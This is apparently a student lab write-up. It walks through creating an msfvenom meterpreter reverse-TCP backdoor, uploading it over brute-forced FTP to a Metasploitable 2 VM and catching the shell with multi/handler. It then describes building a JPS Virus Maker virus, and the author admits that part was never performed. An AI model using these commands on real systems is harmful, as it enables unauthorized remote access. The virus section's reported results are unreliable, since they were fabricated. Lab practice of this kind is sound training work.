
Assignment-6


1. ***Create a Backdoor for Linux Operating System using msfvenom Tool and execute it on Kali Linux OS and Document the whole procedure***.

**Step1**: start the kali linux and metaploitable 2 server which is alredy deployed in virtual box.


**Step2:** head over to kali terminal and enter the command netdiscover to find the IP address of metasploitable 2 server.




**Step3**: confirm it by pinging the IP address. ttl value as 64 confirms that is a linux OS.



**Step4**: Now let’s scan for service version using nmap. You can see various ports open and let’s brute-force the ftp port.




**Step5**: now lets brute ftp port to find login credentials using nmap.




**Step6**: There you can see we have found valid login credentials. Now open new tab in terminal and create a payload to install a backdoor, use the below payload.


*msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=<your\_kali\_ip> LPORT=4444 -f elf -a x86 --platform linux -o linux\_backdoor.elf*




**step7**: you can see the created file, using ls command.



**Step8**: add executable permission to it. Use the command shown.






**Step9**: connect to the metasploitable 2 using ftp as shown below.

*ftp 10.0.2.4*


* Enter the credentials as user and user, which we have found earlier.




**Step10**: done we have connected to metasploitable 2 using ftp now put the file in to metasploitable2.



**Step11**: yes, we have successfully sent the folder. Now go to metaploitable 2 login as user and head over the file path where it has been sent from kali.




**Step 12**: now you don’t have executable permission here. So, give the executable permission to it using the command *chmod +x backdoor4linux.elf*



**Step 13**: you can see that executable permissions got added to it.


Now go back to the kali terminal and start the Metasploit frame work use the command *msfconsole*.

Thus opens as shown.




**Step 14**: now search for multi/handler, use the command *search multi/handler*

Now enter the command *use exploit/multi/handler*




**Step 15**: now set payload using the command below.


*set payload linux/x64/meterpreter/reverse\_tcp*



**step 16**: now enter the command *options* to find what are the parameters to configure.




**Step17**: There you can see we need to configure the LHOST, do it with command *set LHOST 10.0.2.15* give the kali IP here.



**Step 18**: now you can enter the command *run* or *exploit*.


You can see the TCP handler has started.




**Step19**: go back to the metasploitable 2 and run the backdoor4linux.elf using the command *./backdoor4linux.elf*



**Step20**: after the file is executed in metasploitable2 you can see a meterpreter session is creted in kali linux(attacker machine).



**Step21:** hence backdoor created successfully. Type the command ls in meterpreter session and you can see the files present in present path of metaploitable2.



1. **Create a Virus using JPS Virus Maker Tool and execute it on Windows 10 Virtual Machine and Document the whole procedure.**

**Step1**: Search and download **JPS Virus Maker** (Only from trusted cybersecurity research archives or malware analysis sandboxes). Extract the .zip file containing the executable.

**Step2**:  Open JPS Virus Maker.exe.

 Explore options like:

* **Display Messages**
* **Open and Close CD Tray**
* **Shutdown PC**
* **Create endless pop-ups**

 Check a few harmless options like:

* Create an endless series of message boxes.
* Disable Task Manager.

 Click **“Create Virus”** and save the output as a .exe file (e.g., testvirus.exe).

**Step3** :  Double-click testvirus.exe to execute.

 Observe the behavior:

* Continuous pop-ups.
* CD tray opening.
* Task Manager disabled.

**Step4**:  Virus executed as per selected options.

 System generated continuous message boxes.

 Certain system utilities (like Task Manager) became inaccessible.

 No permanent damage due to VM isolation and snapshot.

Note: jps virus is not available to download. I haven’t downloaded and just documented the steps with the help of ai and publically available information.

1. **Find Two Vulnerable Targets for SQL Authentication Bypass using SQL Cheat Codes.**

